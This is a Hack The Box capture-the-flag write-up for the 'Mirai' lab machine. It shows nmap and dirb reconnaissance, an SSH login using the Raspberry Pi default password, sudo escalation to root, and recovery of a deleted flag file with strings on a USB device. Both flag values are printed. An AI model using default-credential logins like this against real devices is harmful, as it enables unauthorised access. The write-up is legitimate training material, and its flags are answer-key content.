
Hack The Box: Mirai

Exploiting a vulnerable linux machine at target IP 10.10.10.48 known as Mirai


Strategy:
Compromise the vulnerable machine in order to gain privileged access for the root.

Tactics:

1. Enumeration: Performing a network scan. Using nmap to discover target Ip 10.10.10.48. Scanning it for all the vulnerable and accessible directories with dirb. Nmap scan revealed that port 22 had an ssh port. Port 80 had a website running on it without a title. Using dirb scan got access to the admin directory. The machine was running a Pi-Hole web server.



```
/____/_/ /_/_/  |_/____/_/ /_/_____/_____/_/ |_/

shashhh10@kali:~$ sudo nmap -sS -sV -A 10.10.10.48
[sudo] password for shashhh10:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 00:25 EDT
Nmap scan report for 10.10.10.48
Host is up (0.091s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp   open  domain  dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp   open  http    lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
1033/tcp open  upnp    Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/12%OT=22%CT=1%CU=40674%PV=Y%DS=2%DC=T%G=Y%TM=5F0A90E
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M54DST11NW6%O2=M54DST11NW6%O3=M54DNNT11NW6%O4=M54DST11NW6%O5=M54DST1
OS:1NW6%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT      ADDRESS
1   94.10 ms 10.10.14.1
2   94.95 ms 10.10.10.48

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.17 seconds
shashhh10@kali:~$
```



Pi-**hole**

Sign in to start your session

Wrong password!

Password

- `Return` → Log in and go to requested page (login)
- `Ctrl+Return` → Log in and go to Settings page

Log in


Forgot password

After installing Pi-hole for the first time, a password is generated and displayed to the user. The password cannot be retrieved later on, but it is possible to set a new password (or explicitly disable the password by setting an empty password) using the command

```
sudo pihole -a -p
```


×

2. With a little hint, logged into the raspberry pi machine. Through ssh port with password credentials "raspberry". Got access to the machine and exfiltrated the users.txt flag.



```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the co
ntent of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
^Cshashhh10@kali:~$ cd Desktop/
shashhh10@kali:~/Desktop$ cd hacktheB/
shashhh10@kali:~/Desktop/hacktheB$ ls
Arctic  Curling  Devel  Lame  Legacy  Obscurity  openAdmin  Popcorn  Teacher  Traceback
shashhh10@kali:~/Desktop/hacktheB$ mkdir Mirai
shashhh10@kali:~/Desktop/hacktheB$ cd Mirai/
shashhh10@kali:~/Desktop/hacktheB/Mirai$ ssh pi@10.10.10.48
load pubkey "/home/shashhh10/.ssh/id_rsa": invalid format
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ECDSA key fingerprint is SHA256:UkDz3Z1kWt2O5g2GRlullQ3UY/cVIx/oXtiqLPXiXMY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.48' (ECDSA) to the list of known hosts.
pi@10.10.10.48's password:
Permission denied, please try again.
pi@10.10.10.48's password:
Permission denied, please try again.
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $ ls
background.jpg  Documents  Music         Pictures  python_games  Videos
Desktop         Downloads  oldconffiles  Public    Templates
pi@raspberrypi:~ $ cd Desktop/
pi@raspberrypi:~/Desktop $ ls
Plex  user.txt
pi@raspberrypi:~/Desktop $ cat user.txt
ff837707441b257a20e32199d7c8838dpi@raspberrypi:~/Desktop $ 
```

3. The root.txt was a bit difficult. After scouring through the system, exfiltrated a dammit.txt file, which revealed that “some files were deleted of the USB stick.” This needed some handling and the use of digital forensics. Initially gained access as root to the system with “sudo -l”. Using the df command, disk space of all currently mounted file systems revealed the usb stick that was mounted. Used the strings command to print the strings of all printable characters. And exfiltrated the root.txt flag.



```
/dev/sda2        8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs          10M     0   10M   0% /dev
tmpfs            250M  8.0K  250M   1% /dev/shm
tmpfs            5.0M  4.0K  5.0M   1% /run/lock
tmpfs            250M     0  250M   0% /sys/fs/cgroup
tmpfs            250M  8.0K  250M   1% /tmp
/dev/sdb         8.7M   93K  7.9M   2% /media/usbstick
tmpfs             50M     0   50M   0% /run/user/999
tmpfs             50M     0   50M   0% /run/user/1000
root@raspberrypi:~# cd /dev/sdb
bash: cd: /dev/sdb: Not a directory
root@raspberrypi:~# cd media/
bash: cd: media/: No such file or directory
root@raspberrypi:~# cd /media/
root@raspberrypi:/media# ls
usbstick
root@raspberrypi:/media# cd usbstick/
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
```

------------------------------*End-of-HTB*--------------------------------